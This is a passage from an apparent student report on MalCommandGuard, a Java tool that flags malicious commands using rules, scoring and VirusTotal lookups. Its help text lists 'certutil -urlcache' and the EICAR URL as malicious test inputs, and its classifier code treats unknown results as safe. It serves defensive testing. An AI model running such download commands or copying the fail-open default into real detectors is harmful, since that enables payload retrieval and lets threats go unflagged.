2. Analyze File Hash
3. Analyze Command/String
4. Back to Main Menu
Select analysis type: 3
Enter command or string to analyze: dxdiag
Generated SHA256 hash: c36aa45786d89f8bfe09725025b07164fb46f4e6fe96e31f0678aef6b5d518ea

=== File Analysis Report ===
File: c36aa45786d89f8bfe09725025b07164fb46f4e6fe96e31f0678aef6b5d518ea
Scan Date: 2019-11-25 08:02:16
Positives: 0
Total Scans: 55
File appears to be clean.
```

Figure 43: Command/String Analysis

3.5 Alert & Notification System

Upon detecting potentially harmful activity, the system generates alerts through multiple channels for maximum visibility:

Method: showDetailedAlert()

This method implements the complete alerting system through:

3.5.1 Console Alert System

Displays alerts immediately in the terminal for command-line users.

```
private static void showDetailedAlert(String classification, String command, DetailedAnalysisResult result) {
    String alertMessage;
    String alertTitle;
    int messageType;

    switch (classification.toLowerCase()) {
        case "malicious":
            // Console Alert
            System.out.println("\n" + "!".repeat(count: 80));
            System.out.println(x: "CRITICAL SECURITY ALERT - MALICIOUS COMMAND DETECTED");
            System.out.println(x: "!".repeat(count: 80));
            System.out.println(x: "DANGER: This command is classified as MALICIOUS!");
            System.out.println(x: "ACTION: DO NOT EXECUTE - Report to security team immediately!");
            System.out.println("Risk Score: " + String.format(format:"%.4f", args: result.getScore()));
            System.out.println(x: "!".repeat(count: 80));
```

Figure 44: showDetailedAlert() part for console alert

Direct System.out.println() for immediate terminal notifications

3.5.2 GUI Popup Alert System

Visual dialog boxes notify users in real time.

```
// GUI Popup Alert
alertTitle = "CRITICAL SECURITY THREAT DETECTED";
alertMessage = "MALICIOUS COMMAND DETECTED!\n\n" +
               "Command: " + (command.length() > 50 ? command.substring(beginIndex: 0, endIndex: 50) + "..." : command) + "\n" +
               "Risk Score: " + String.format(format:"%.4f", args: result.getScore()) + "\n" +
               "Classification: MALICIOUS\n\n" +
               "WARNING: DO NOT EXECUTE THIS COMMAND!\n" +
               "Contact your security team immediately!";
messageType = JOptionPane.ERROR_MESSAGE;
break;
```

Figure 45: showDetailedAlert() part for GUI Popup Alert

JOptionPane.showMessageDialog() in separate Thread for non-blocking display.

3.5.3 Comprehensive Logging System

All alerts and detection events are saved in a structured log file for future analysis

```
// Log to file (use original classification to preserve database accuracy)
logger.info(msg:String.format(format:"DETAILED_ANALYSIS | User: %s | Command: %s | Classification: %s | DisplayedAs: %s | Score: %.4f | Lolbin: %s | Conte
        args:currentUser.getUsername(), args: command, args: rawClassification, args: displayClassification, args: result.getScore(),
        args: result.getLolbin(), args: result.getContent(), args: result.getFrequency(),
        args: result.getSource(), args: result.getNetwork(), args: result.getBehavioural(), args: result.getHistory()));

System.out.println(x: "\n[SUCCESS] Analysis complete. Detailed results logged to malcommandguard.log");
```

Figure 46: showDetailedAlert() part for Logging

Logger.info() with structured format for audit trails.

3.5.4 VirusTotal Reports

Automatically fetches threat intelligence from VirusTotal when URLs or file hashes are involved.

```
    private String getURLReport(String url) throws Exception {
        String encodedUrl = java.net.URLEncoder.encode(s: url, charset: StandardCharsets.UTF_8);
        String requestUrl = VIRUSTOTAL_BASE_URL + "url/report?apikey=" + VIRUSTOTAL_API_KEY + "&resource=" + encodedUrl;

        HttpRequest request = HttpRequest.newBuilder()
                .uri(uri:URI.create(str:requestUrl))
                .GET()
                .build();

        HttpResponse<String> response = httpClient.send(hr: request, bh: HttpResponse.BodyHandlers.ofString());
        return response.body();
    }

    private void displayURLReport(String jsonReport) {
        try {
            JsonNode root = objectMapper.readTree(content:jsonReport);

            System.out.println(x: "\n=== URL Analysis Report ===");
            System.out.println("URL: " + root.get(fieldName:"url").asText());
            System.out.println("Scan Date: " + root.get(fieldName:"scan_date").asText());
            System.out.println("Positives: " + root.get(fieldName:"positives").asInt());
            System.out.println("Total Scans: " + root.get(fieldName:"total").asInt());

            if (root.get(fieldName:"positives").asInt() > 0) {
                System.out.println(x: " WARNING: This URL is flagged as malicious!");
                System.out.println("Permalink: " + root.get(fieldName:"permalink").asText());
            } else {
                System.out.println(x: "URL appears to be clean.");
            }
        } catch (Exception e) {
            System.err.println("Error parsing URL report: " + e.getMessage());
        }
```

Figure 47: getURLReport() and displayURLReport()

```
private String getFileReport(String hash) throws Exception {
    String requestUrl = VIRUSTOTAL_BASE_URL + "file/report?apikey=" + VIRUSTOTAL_API_KEY + "&resource=" + hash;

    HttpRequest request = HttpRequest.newBuilder()
            .uri(uri:URI.create(str:requestUrl))
            .GET()
            .build();

    HttpResponse<String> response = httpClient.send(hr: request, bh: HttpResponse.BodyHandlers.ofString());
    return response.body();
}

private void displayFileReport(String jsonReport) {
    try {
        JsonNode root = objectMapper.readTree(content:jsonReport);

        System.out.println(x: "\n=== File Analysis Report ===");

        if (root.get(fieldName:"response_code").asInt() == 0) {
            System.out.println(x: "File not found in VirusTotal database.");
            return;
        }

        System.out.println("File: " + root.get(fieldName:"resource").asText());
        System.out.println("Scan Date: " + root.get(fieldName:"scan_date").asText());
        System.out.println("Positives: " + root.get(fieldName:"positives").asInt());
        System.out.println("Total Scans: " + root.get(fieldName:"total").asInt());

        if (root.get(fieldName:"positives").asInt() > 0) {
            System.out.println(x: "WARNING: This file is flagged as malicious!");
            System.out.println("Permalink: " + root.get(fieldName:"permalink").asText());
        } else {
            System.out.println(x: "File appears to be clean.");
        }
    } catch (Exception e) {
```

Figure 48: getFileReport() and displayFileReport()

Method: displayDetailedResult() Orchestrates the complete result display process:

```
private static void displayDetailedResult(String command, DetailedAnalysisResult result) {
    String rawClassification = result.getLabel();
    String displayClassification = normalizeClassification(classification: rawClassification).toUpperCase();
    String prefix = getClassificationPrefix(classification: displayClassification);

    // Console Output
    System.out.println("\n" + "=".repeat(count: 80));
    System.out.println(prefix + " DETAILED ANALYSIS RESULT");
    System.out.println(x: "=".repeat(count: 80));
    System.out.println("Command/URL: " + command);
    System.out.println("Classification: " + displayClassification);
    System.out.println("Risk Score: " + String.format(format:"%.4f", args: result.getScore()) + "/1.0");
    System.out.println();
    System.out.println(x: "DETAILED BREAKDOWN:");
    System.out.println(x: "-".repeat(count: 40));
    System.out.println("Response: " + result.getResponse());
    System.out.println("Lolbin Score (0.05): " + result.getLolbin());
    System.out.println("Content Score (0.4): " + result.getContent());
    System.out.println("Frequency Score (0.2): " + result.getFrequency());
    System.out.println("Source Score (0.1): " + result.getSource());
    System.out.println("Network Score (0.1): " + result.getNetwork());
    System.out.println("Behavioural Score (0.1): " + result.getBehavioural());
    System.out.println("History Score (0.05): " + result.getHistory());
    System.out.println();
    System.out.println("Timestamp: " + new Date());
    System.out.println("Analyzed by: " + currentUser.getUsername());
    System.out.println(x: "=".repeat(count: 80));

    // Show alerts (use display classification for user-facing alerts)
    showDetailedAlert(classification: displayClassification, command, result);

    // Log to file (use original classification to preserve database accuracy)
    logger.info(msg:String.format(format:"DETAILED_ANALYSIS | User: %s | Command: %s | Classification: %s | DisplayedAs: %s | Score: %.4f | Lolbin: %s | Conte
            args:currentUser.getUsername(), args: command, args: rawClassification, args: displayClassification, args: result.getScore(),
```

Figure 49: displayDetailedResult()

- **Classification Normalization**: normalizeClassification() method standardizes database variants
- **Prefix Generation**: **getClassificationPrefix()** method creates appropriate alert prefixes
- **Formatted Output**: **String.format()** for consistent result presentation
- **Timestamp Integration**: **new Date()** for audit trail timestamps

3.5.5 Alert Classification Implementation

Method: getClassificationPrefix() Returns appropriate prefixes based on threat level:

```
private static String getClassificationPrefix(String classification) {
    switch (classification.toLowerCase()) {
        case "malicious": return "[CRITICAL THREAT]";
        case "suspicious": return "[WARNING]";
        case "legitimate": return "[SAFE]";
        default: return "[SAFE]"; // Default to safe for unknown classifications
    }
```

Figure 50: getClassificationPrefix()

- **Malicious**: "[CRITICAL THREAT]" prefix
- **Suspicious**: "[WARNING]" prefix

- **Legitimate**: "[SAFE]" prefix

Method: normalizeClassification() Standardizes database classification variants:

```
private static String normalizeClassification(String classification) {
    if (classification == null) return "legitimate";

    String normalized = classification.toLowerCase().trim();

    // Map database variants to standard display terms
    switch (normalized) {
        case "benign":
        case "legitimate":
        case "safe":
        case "clean":
            return "legitimate";

        case "malicious":
        case "malware":
        case "dangerous":
        case "harmful":
            return "malicious";

        case "suspicious":
        case "suspect":
        case "questionable":
        case "warning":
            return "suspicious";

        default:
            // For any unknown classification, default to legitimate
            return "legitimate";
    }
}
```

Figure 51: normalizeClassification()

Switch Statement: Maps database terms (benign, malware, suspect) to standard terms

Case Handling: toLowerCase().trim() for consistent processing

Default Fallback: Returns "legitimate" for unknown classifications

Alert Threading Implementation GUI Popup Threading:

```
    // Show GUI popup in separate thread to avoid blocking
    final String finalTitle = alertTitle;
    final String finalMessage = alertMessage;
    final int finalMessageType = messageType;

    Thread popupThread = new Thread(() -> {
        try {
            JOptionPane.showMessageDialog(parentComponent: null, message: finalMessage, title: finalTitle, messageType: finalMessageType);
        } catch (Exception e) {
            System.out.println("[WARNING] Could not display GUI popup: " + e.getMessage());
        }
    });
    popupThread.start();
}
```

Figure 52: Alert Threading Implementation

Non-blocking Execution: Separate thread prevents UI freezing

Exception Handling: Try-catch prevents GUI failures from affecting analysis

Asynchronous Display: Allows continued system operation during alert display

3.6 Admin Panel Functions

The Administrative Panel provides comprehensive system management capabilities for authorized administrators.

```
============================================================
MAIN MENU - admin (ADMIN)
============================================================
1. Analyze Command/URL
2. View Statistics
3. Admin Panel
4. Help
5. Logout
6. Exit
7. VirusTotal Analysis
------------------------------------------------------------
Select option: 3

ADMINISTRATOR PANEL
==============================
1. View All Users
2. Database Information
3. Show Log File Location
4. Back to Main Menu
Admin option:
```

Figure 53: Admin Panel Menu

The **Admin Panel** helps administrators manage the system and review detection data:

- **View All Users:** Admins can monitor and manage registered accounts.

```
ADMINISTRATOR PANEL
==============================
1. View All Users
2. Database Information
3. Show Log File Location
4. Back to Main Menu
Admin option: 1

REGISTERED USERS
==============================
Username        Role       Created Date
--------------------------------------------
newuser         USER       Thu Jul 03 15:20:19
lucylia         USER       Sat Jul 05 21:40:06
azlina          USER       Tue Jul 08 11:36:21
admin           ADMIN      Wed Jul 02 21:06:26
JSKL            USER       Wed Jul 30 20:14:10
user            USER       Wed Jul 02 21:06:26
jeniffer        USER       Wed Jul 02 21:11:15

[SECURITY] All passwords are SHA-256 hashed and cannot be recovered
```

Figure 54: View All Users

Method: displayAllUsers()

```
public void displayAllUsers() {
    System.out.println(x: "\nREGISTERED USERS");
    System.out.println(x: "=".repeat(count: 30));
    System.out.printf(format:"%-15s %-10s %-20s%n", args: "Username", args: "Role", args: "Created Date");
    System.out.println(x: "-".repeat(count: 45));

    for (User user : users.values()) {
        System.out.printf(format:"%-15s %-10s %-20s%n",
                          args: user.getUsername(),
                          args: user.getRole(),
                          args: user.getCreatedDate().toString().substring(beginIndex: 0, endIndex: 19));
    }
    System.out.println(x: "\n[SECURITY] All passwords are SHA-256 hashed and cannot be recovered");
}
```

Figure 55: displayAllUsers()

- **User Registry Display**: Iterates through users HashMap for complete user listing
- **Formatted Output**: System.out.printf() for tabular data presentation
- **Role and Date Information**: Displays username, role, and creation timestamp

Database Information: Provides insights into detection rules and database statistics.

```
============================================================
MAIN MENU - admin (ADMIN)
============================================================
1. Analyze Command/URL
2. View Statistics
3. Admin Panel
4. Help
5. Logout
6. Exit
7. VirusTotal Analysis
------------------------------------------------------------
Select option: 3

ADMINISTRATOR PANEL
==============================
1. View All Users
2. Database Information
3. Show Log File Location
4. Back to Main Menu
Admin option: 2

DETAILED DATABASE INFORMATION
========================================
Total entries: 572
Classification breakdown:
  Malicious: 287
  Suspicious: 139
  Legitimate: 146

Detection rules loaded: 56
Database file: cmd_huge_known_commented_updated.xlsx
```

Figure 56: Database Information

Method: displayDatabaseInfo()

```
public void displayDatabaseInfo() {
    System.out.println(x: "\nDETAILED DATABASE INFORMATION");
    System.out.println(x: "=".repeat(count: 40));
    System.out.println("Total entries: " + commandDatabase.size());

    Map<String, Integer> stats = getClassificationStats();
    System.out.println(x: "Classification breakdown:");
    System.out.println("  Malicious: " + stats.getOrDefault(key:"malicious", defaultValue: 0));
    System.out.println("  Suspicious: " + stats.getOrDefault(key:"suspicious", defaultValue: 0));
    System.out.println("  Legitimate: " + stats.getOrDefault(key:"legitimate", defaultValue: 0));

    System.out.println("\nDetection rules loaded: " + rules.size());
    System.out.println("Database file: " + DATABASE_FILE);

}
```

Figure 57: displayDatabaseInfo()

- **Statistics Calculation**: **getClassificationStats()** method provides breakdown counts
- **Database Size**: **getDatabaseSize()** method returns total entries
- **Rule Count**: **getDetectionRulesCount()** method shows active detection rules
- **File Information**: Displays DATABASE_FILE constant and system status

Log File Location:

Displays where all system logging, detection events are securely stored. This provides a file path for the admin to easily find the log file.

```
ADMINISTRATOR PANEL
============================
1. View All Users
2. Database Information
3. Show Log File Location
4. Back to Main Menu
Admin option: 3

LOG FILE INFORMATION
============================
Log File Name: malcommandguard.log
Full Path: C:\Users\User\OneDrive\Documents\NetBeansProjects\MalCommandGuard\malcommandguard.log
File Exists: Yes
File Size: 43.4 KB
Last Modified: Thu Jul 31 00:54:54 MYT 2025
Readable: Yes
Writable: Yes

NOTE: This is always a single file (no .1, .2, etc. numbered files)
You can open it with any text editor like Notepad or NetBeans.
```

Figure 58: Log File Location:

Method: showLogFileLocation()

```
private static void showLogFileLocation() {
    System.out.println(x: "\nLOG FILE INFORMATION");
    System.out.println(x: "=".repeat(count: 30));

    File logFile = new File(pathname: "malcommandguard.log");
    System.out.println(x: "Log File Name: malcommandguard.log");
    System.out.println("Full Path: " + logFile.getAbsolutePath());
    System.out.println("File Exists: " + (logFile.exists() ? "Yes" : "No"));

    if (logFile.exists()) {
        System.out.println("File Size: " + formatBytes(bytes: logFile.length()));
        System.out.println("Last Modified: " + new Date(date: logFile.lastModified()));
        System.out.println("Readable: " + (logFile.canRead() ? "Yes" : "No"));
        System.out.println("Writable: " + (logFile.canWrite() ? "Yes" : "No"));
    }

    System.out.println(x: "\nNOTE: This is always a single file (no .1, .2, etc. numbered files)");
    System.out.println(x: "You can open it with any text editor like Notepad or NetBeans.");
}
```

Figure 59: showLogFileLocation()

File Object Creation: File("malcommandguard.log") for file operations

Path Information: File.getAbsolutePath() provides full system path

File Status: File.exists(), File.canRead(), File.canWrite() for accessibility

Size and Date: File.length() and File.lastModified() for file metadata

User Guidance: Instructions for accessing log files with external editors

Security Note: Access to the Admin Panel is restricted by **RBAC** (Role-Based Access Control) and is only available to users with admin privileges.

3.7 View Statistics

Users can view **real-time system metrics** related to detection:

- Database Statistics
- Current system information
- Security Features Active

```
MalCommandGuard (run)
============================================================
1. Analyze Command/URL
2. View Statistics
3. Admin Panel
4. Help
5. Logout
6. Exit
7. VirusTotal Analysis
------------------------------------------------------------
Select option: 2

SYSTEM STATISTICS & INFORMATION
==================================================
DATABASE STATISTICS:
Total Entries: 572
Malicious: 287
Suspicious: 139
Legitimate: 146
Detection Rules Loaded: 56

SYSTEM INFORMATION:
Java Version: 20.0.2
Operating System: Windows 11
Current User: admin (ADMIN)
Memory Usage: 16.3 MB / 56.0 MB

SECURITY FEATURES ACTIVE:
- Secure User Registration and authentication
- Login Attempt Limiting (Max 3 attempts)
- Password Hashing (SHA-256)
- Password Masking (GUI secure input dialogs)
- Input Validation & Sanitization
- Role-based Access Control
- Comprehensive Logging
- GUI Popup Alerts
- Console Output Alerts
- Secure file handling
- VirusTotal API Integration
```

Figure 60: View Statistics

Method: showStatistics() provides real-time system metrics:

```
private static void showStatistics() {
    System.out.println(x: "\nSYSTEM STATISTICS & INFORMATION");
    System.out.println(x: "=".repeat(count: 50));

    Map<String, Integer> stats = analyzer.getClassificationStats();
    System.out.println(x: "DATABASE STATISTICS:");
    System.out.println("Total Entries: " + analyzer.getDatabaseSize());
    System.out.println("Malicious: " + stats.getOrDefault(key:"malicious", defaultValue: 0));
    System.out.println("Suspicious: " + stats.getOrDefault(key:"suspicious", defaultValue: 0));
    System.out.println("Legitimate: " + stats.getOrDefault(key:"legitimate", defaultValue: 0));

    System.out.println("Detection Rules Loaded: " + analyzer.getDetectionRulesCount());


    System.out.println(x: "\nSYSTEM INFORMATION:");
    System.out.println("Java Version: " + System.getProperty(key:"java.version"));
    System.out.println("Operating System: " + System.getProperty(key:"os.name"));
    System.out.println("Current User: " + currentUser.getUsername() + " (" + currentUser.getRole() + ")");

    Runtime runtime = Runtime.getRuntime();
    long usedMemory = runtime.totalMemory() - runtime.freeMemory();
    System.out.println("Memory Usage: " + formatBytes(bytes: usedMemory) + " / " + formatBytes(bytes: runtime.totalMemory()));

    System.out.println(x: "\nSECURITY FEATURES ACTIVE:");
    System.out.println(x: "- Secure User Registration and authentication");
    System.out.println(x: "- Login Attempt Limiting (Max 3 attempts)");
    System.out.println(x: "- Password Hashing (SHA-256)");
    System.out.println(x: "- Password Masking (GUI secure input dialogs)");
    System.out.println(x: "- Input Validation & Sanitization");
    System.out.println(x: "- Role-based Access Control");
    System.out.println(x: "- Comprehensive Logging");
    System.out.println(x: "- GUI Popup Alerts");
    System.out.println(x: "- Console Output Alerts");
    System.out.println(x: "- Secure file handling");
    System.out.println(x: "- VirusTotal API Integration");
```

Figure 61: showStatistics()

3.7.1 Database Statistics Implementation

- **Classification Breakdown**: getClassificationStats() from returns HashMap with counts
- **Database Size**: getDatabaseSize() method returns total command entries
- **Rule Count**: getDetectionRulesCount() shows active detection patterns

3.7.2 System Information Methods

- **Java Version**: System.getProperty("java.version") for runtime information
- **Operating System**: System.getProperty("os.name") for platform details
- **Current User**: currentUser.getUsername() and getRole() for session information
- **Memory Usage**: Runtime.getRuntime() for memory statistics with formatBytes() helper method

Method: formatBytes() for memory usage

```
private static String formatBytes(long bytes) {
    if (bytes < 1024) return bytes + " B";
    int exp = (int) (Math.log(a: bytes) / Math.log(a: 1024));
    String pre = "KMGTPE".charAt(exp - 1) + "";
    return String.format(format:"%.1f %sB", bytes / Math.pow(a: 1024, b: exp), args: pre);
}
```

Figure 62: formatBytes()

- **Size Conversion**: Converts bytes to human-readable format (B)
- **Logarithmic Calculation**: Uses Math.log() and Math.pow() for unit conversion
- **Formatted Output**: String.format() for decimal precision control

3.8 Help Function

The built-in help function educates users on:

```
Select option: 4

HELP & SYSTEM INFORMATION
============================================================
PURPOSE:
   MalCommandGuard is an advanced security system that detects
   malicious commands and URLs using rule-based analysis with
   comprehensive database lookup and detailed scoring.
   This system also integrating VirusTotal API for wider use.

DETECTION METHODS:
   - Excel database matching with detailed breakdown
   - Rule-based pattern recognition
   - Multi-factor risk scoring system
   - Lolbin, Content, Frequency, Source, Network, Behavioural, History analysis
   - VirusTotal API integration for cloud-based analysis

ALERT SYSTEMS:
   - Console output with detailed information
   - GUI popup notifications
   - Comprehensive log file recording
   - VirusTotal cloud analysis reports

SECURITY FEATURES:
   - Secure User Registration and authentication
   - Login Attempt Limiting (Max 3 attempts)
   - Password Hashing (SHA-256)
   - Password Masking (GUI secure input dialogs)
   - Input Validation & Sanitization
   - Role-based Access Control
   - Comprehensive Logging
   - GUI Popup Alerts
   - Console Output Alerts
   - Secure file handling
   - VirusTotal API Integration

INTEGRATE VIRUSTOTAL ANALYSIS:
   - URL scanning and reputation check
   - File hash analysis against malware database
   - Command pattern analysis with cloud intelligence

TEST COMMANDS:
   Malicious: certutil -urlcache, http://www.eicar.org/download/eicar.com.txt
   Suspicious: net user administrator, whoami /priv
   Legitimate: ipconfig /all, ping google.com
```

Figure 63: Help Function

- The **purpose** of MalCommandGuard.
- **Detection methods** used: rule-based pattern matching, VirusTotal signature checking, and behavioral risk scoring.
- **Types of alerts** and how to interpret them.
- Overview of implemented security features and how to test them with **sample commands**.

Method: showHelp() provides comprehensive system guidance

```
private static void showHelp() {
    System.out.println(x: "\nHELP & SYSTEM INFORMATION");
    System.out.println(x: "=".repeat(count: 60));
    System.out.println(x: "PURPOSE:");
    System.out.println(x: "   MalCommandGuard is an advanced security system that detects");
    System.out.println(x: "   malicious commands and URLs using rule-based analysis with");
    System.out.println(x: "   comprehensive database lookup and detailed scoring.");
    System.out.println(x: "   This system also integrating VirusTotal API for wider use. ");
    System.out.println();
    System.out.println(x: "DETECTION METHODS:");
    System.out.println(x: "   - Excel database matching with detailed breakdown");
    System.out.println(x: "   - Rule-based pattern recognition");
    System.out.println(x: "   - Multi-factor risk scoring system");
    System.out.println(x: "   - Lolbin, Content, Frequency, Source, Network, Behavioural, History analysis");
    System.out.println(x: "   - VirusTotal API integration for cloud-based analysis");
    System.out.println();
    System.out.println(x: "ALERT SYSTEMS:");
    System.out.println(x: "   - Console output with detailed information");
    System.out.println(x: "   - GUI popup notifications");
    System.out.println(x: "   - Comprehensive log file recording");
    System.out.println(x: "   - VirusTotal cloud analysis reports");
    System.out.println();
    System.out.println(x: "SECURITY FEATURES:");
    System.out.println(x: "   - Secure User Registration and authentication");
    System.out.println(x: "   - Login Attempt Limiting (Max 3 attempts)");
    System.out.println(x: "   - Password Hashing (SHA-256)");
    System.out.println(x: "   - Password Masking (GUI secure input dialogs)");
    System.out.println(x: "   - Input Validation & Sanitization");
    System.out.println(x: "   - Role-based Access Control");
    System.out.println(x: "   - Comprehensive Logging");
    System.out.println(x: "   - GUI Popup Alerts");
    System.out.println(x: "   - Console Output Alerts");
    System.out.println(x: "   - Secure file handling");
    System.out.println(x: "   - VirusTotal API Integration");
```

Figure 64: showHelp()

3.9 Logout Function

```
============================================================
MAIN MENU - admin (ADMIN)
============================================================
1. Analyze Command/URL
2. View Statistics
3. Admin Panel
4. Help
5. Logout
6. Exit
7. VirusTotal Analysis
------------------------------------------------------------
Select option: 5
Jul 31, 2025 2:06:33 AM malcommandguard.MalCommandGuard runMainLoop
INFO: User logged out: admin
[INFO] Logged out successfully.

AUTHENTICATION MENU
------------------------------
1. Login
2. Register New User
3. Exit
Choose option (1-3):
```

Figure 65: Logout

When user chose to logout, it will go back to the authentication menu.

3.10 Exit

```
INFO: User logged in: admin (ADMIN)
============================================================
MAIN MENU - admin (ADMIN)
============================================================
1. Analyze Command/URL
2. View Statistics
3. Admin Panel
4. Help
5. Logout
6. Exit
7. VirusTotal Analysis
------------------------------------------------------------
Select option: 6
Goodbye! Stay secure!
Jul 31, 2025 2:08:17 AM malcommandguard.MalCommandGuard main
INFO: Application terminated
BUILD SUCCESSFUL (total time: 341 minutes 1 second)
```

Figure 66: Exit

When a user chooses to exit, the system will terminate and exit.

4.0 Malware Detection Method Comparison

Malware detection technologies have evolved over the past decade to address increasingly sophisticated cyber threats. Three of the most widely deployed approaches are Rule-Based Detection, Signature-Based Detection, and Behavior-Based Detection. Each method uses a different detection paradigm and offers unique advantages and disadvantages in real-world deployment.

4.1 Rule-Based Detection

Rule-Based Detection operates on the concept of matching commands, files, or network traffic against a predefined set of rules and heuristics. These rules are typically designed using domain knowledge of common attack vectors, keywords, and suspicious patterns. For example, a rule may be configured to trigger an alert whenever PowerShell is used with parameters such as -EncodedCommand or when commands attempt to download files from external URLs. Since the matching process is straightforward, rule-based detection systems are **computationally efficient and fast** (Iyer, 2025).

The main strength of rule-based detection is its **transparency and explainability**. Security analysts can easily understand why a rule was triggered, making it suitable for environments where auditability is critical. Additionally, because rules can be written to suit highly specific scenarios, the **false positive rate is generally low** when the rules are precise. However, this method suffers from a significant limitation: it is ineffective against **unknown or zero-day threats**. Attackers can easily evade detection by slightly modifying their tools or using novel techniques not covered by existing rules (Chatterjee et al., 2021). Maintaining an up-to-date and comprehensive rule set is also labor-intensive, especially as the threat landscape evolves daily.

4.2 Signature-Based Detection

The most conventional technique employed by intrusion detection and antivirus software is signature-based detection. It operates by matching a database of known malicious indicators (signatures) with files, actions, or URLs that have been seen. Cryptographic file hashes (such SHA-256), known malicious IP addresses, or distinct code fragments are common examples of

signatures. Because the match is deterministic, this method has a very low false positive rate and is particularly accurate at identifying known threats (Kothamali & Banik, 2025).

Despite its popularity, signature-based detection has several drawbacks. First, it cannot identify **novel or polymorphic threats** that change their code structure to evade known signatures. Fileless malware and zero-day attacks are also invisible to this approach because they leave no known artifacts (Berrios et al., 2025). Furthermore, signature databases must be updated continuously, and this reliance on external updates introduces latency between when a new threat is discovered and when signatures are distributed to endpoints. Attackers can exploit this "window of exposure" by releasing new variants faster than vendors can update signatures. While signature-based detection is **highly reliable for what it knows**, it offers **limited adaptability** in detecting emerging threats.

4.3 Behaviour-Based Detection

Behavior-Based Detection is a more advanced approach that observes system events, user activity, and process behaviors to identify anomalies indicative of malicious activity. Instead of looking for specific patterns or signatures, it builds baselines of normal behavior and flags deviations as suspicious. For example, if a text editor suddenly starts making outbound network connections or spawning system-level processes, a behavior-based system might generate an alert. This approach is highly effective in detecting zero-day attacks and unknown threats that static methods would miss (Olabiyi et al., 2023).

Behavior-based detection's main benefit is its capacity to adjust to changing threats. It is capable of identifying attacks that take advantage of advanced persistent threats (APTs), insider threats, and living-off-the-land tactics. But there are costs associated with this flexibility. Compared to other methods, behavior-based detection is more resource-intensive because it necessitates ongoing monitoring and processing resources. Furthermore, these systems frequently have greater false positive rates since departures from baseline behavior can be the result of normal but unexpected activity (Berrios et al., 2025). The process of fine-tuning behavioral models to achieve the ideal balance between sensitivity and accuracy is intricate and continuous.

4.4 Comparison Table of Different Detection Methods

Criteria	Rule-Based Detection	Signature-Based Detection	Behavior-Based Detection
Detection Mechanism	Matches commands, URLs, or files against manually defined rules and heuristics.	Matches against known malicious signatures, file hashes, or indicators of compromise (IoCs).	Monitors real-time system events and identifies anomalies or deviations from normal patterns.
Detection Speed	High – simple pattern matching has minimal computational overhead.	Moderate – depends on the size of the signature database and whether external API lookups are required.	Lower – requires real-time monitoring, feature extraction, and contextual analysis.
Effectiveness Against Known Threats	High – effective when rules cover known attack patterns.	Very High – accurate for known malware and URLs.	Moderate – does not focus on known signatures, so detection relies on behavioral deviation.
Effectiveness Against Unknown Threats	Low – novel attacks bypass detection unless new rules are created.	Low – zero-day or polymorphic malware easily evades detection.	High – excels at detecting new, unknown, or obfuscated attacks.
False Positive Rate	Low – deterministic pattern matching.	Low – signature matches are deterministic.	Higher – unusual but benign activity may be incorrectly flagged.
Maintenance Effort	High – requires continuous manual updates to rules.	Moderate – relies on frequent signature database updates from vendors.	Moderate – requires tuning and defining normal behavioral baselines.

Resource Overhead	Low – lightweight.	Moderate – signature lookups can be resource-intensive in large databases.	Higher – constant monitoring and scoring consume CPU and memory resources.
Transparency (Explainability)	High – easy for analysts to interpret rule triggers.	High – detection source is identifiable (specific signature matched).	Moderate – complex anomaly scoring models can be difficult to explain.
Adaptability	Low – limited flexibility; attackers can easily evade static rules.	Low – heavily reliant on signature updates; vulnerable to polymorphic malware.	High – adapts to new attack vectors using heuristics or machine learning-based anomaly detection.
Examples	Blocking suspicious PowerShell commands or unauthorized file transfers using rules.	Detecting malware by matching its SHA-256 hash or blocking phishing domains.	Detecting credential dumping by observing memory scraping processes and lateral movement behaviors.
Best Use Case	Rapid detection in tightly controlled environments with predictable workflows.	Verifying and blocking known malware and phishing campaigns.	Identifying advanced persistent threats (APTs), insider threats, and zero-day attacks.

4.5 Justification for the Chosen Detection Method

Signature-Based Detection is the most effective option because of its **accuracy, scalability, and maturity in production environments**.

1. Low False Positives:

Signature-based methods produce highly reliable alerts, reducing analyst fatigue and ensuring that incidents receive proper attention. This makes it ideal for enterprise environments where false positives can overwhelm security operations centers.

2. Global Threat Intelligence:

Signature databases are continuously updated by large vendor ecosystems and platforms such as VirusTotal, ensuring that the latest threats are identified quickly. This shared intelligence provides significant coverage against widespread attacks (Iyer, 2025).

3. Lightweight and Scalable:

Unlike behavior-based approaches, signature matching is computationally efficient and can be deployed on a wide range of systems, from endpoints to network gateways, without affecting performance.

4. Ease of Integration and Auditing:

Security teams can easily integrate signature-based detection into existing workflows and understand why alerts are generated, making it practical for compliance-driven environments.

Although signature-based detection cannot detect zero-day threats or polymorphic malware, its **overall balance of accuracy, performance, and ease of deployment** makes it the strongest single-method choice (Berrios et al., 2025). In real-world scenarios, organizations can mitigate its limitations by ensuring rapid updates of signature databases and leveraging threat intelligence partnerships.

5.0 Secure Coding Techniques

Secure coding is essential in modern software development because it directly impacts the confidentiality, integrity, and availability of an application. Without proper secure coding practices, systems become vulnerable to attacks such as brute force login attempts, injection attacks, privilege escalation, and data exfiltration. In cybersecurity, **proactive security** to build controls into code is more effective than reactive measures, as it prevents vulnerabilities from being exploited in the first place.

The following sections outline how **MalCommandGuard** incorporates advanced secure coding techniques at multiple layers to create a robust and resilient security posture.

5.1 Brute Force Protection Implementation

5.1.1 Purpose

Brute force attacks represent a significant threat to authentication systems. Attacker may use brute force attacks to guess user credentials by repeatedly trying different combinations. MalCommandGuard implements comprehensive protection mechanisms to prevent unauthorized access through repeated login attempts.

5.1.2 Implementation Strategy

How it's implemented:

- The system tracks failed login attempts for each user.
- If a user fails three consecutive login attempts, the system locks the session and terminates the program.

```
private static boolean performLogin() {
    System.out.println(x: "\nSECURE LOGIN");
    System.out.println(x: "-".repeat(count: 20));
    System.out.println(x: "[SECURITY] Maximum 3 login attempts allowed");
    System.out.println(x: "[WARNING] Program will exit after 3 failed attempts");
    System.out.println(x: "[INFO] Password input will use secure GUI dialog");

    int attempts = 0;
    while (attempts < MAX_ATTEMPTS) {
        System.out.print(s: "Username: ");
        String username = scanner.nextLine().trim();

        // Input validation for username
        if (!isValidUsername(username)) {
            System.out.println(x: "[ERROR] Invalid username format!");
            attempts++;
            continue;
        }

        System.out.print(s: "Password: ");
        String password = readPasswordSecurely();

        // Input validation for password
        if (password.isEmpty()) {
            System.out.println(x: "[ERROR] Password cannot be empty!");
            attempts++;
            continue;
        }

        // Authenticate
        currentUser = userManager.authenticate(username, password);
        if (currentUser != null) {
            System.out.println(x: "[SUCCESS] Login successful!");
            System.out.println("Welcome " + currentUser.getUsername() +
                               " (Role: " + currentUser.getRole() + ")");
```

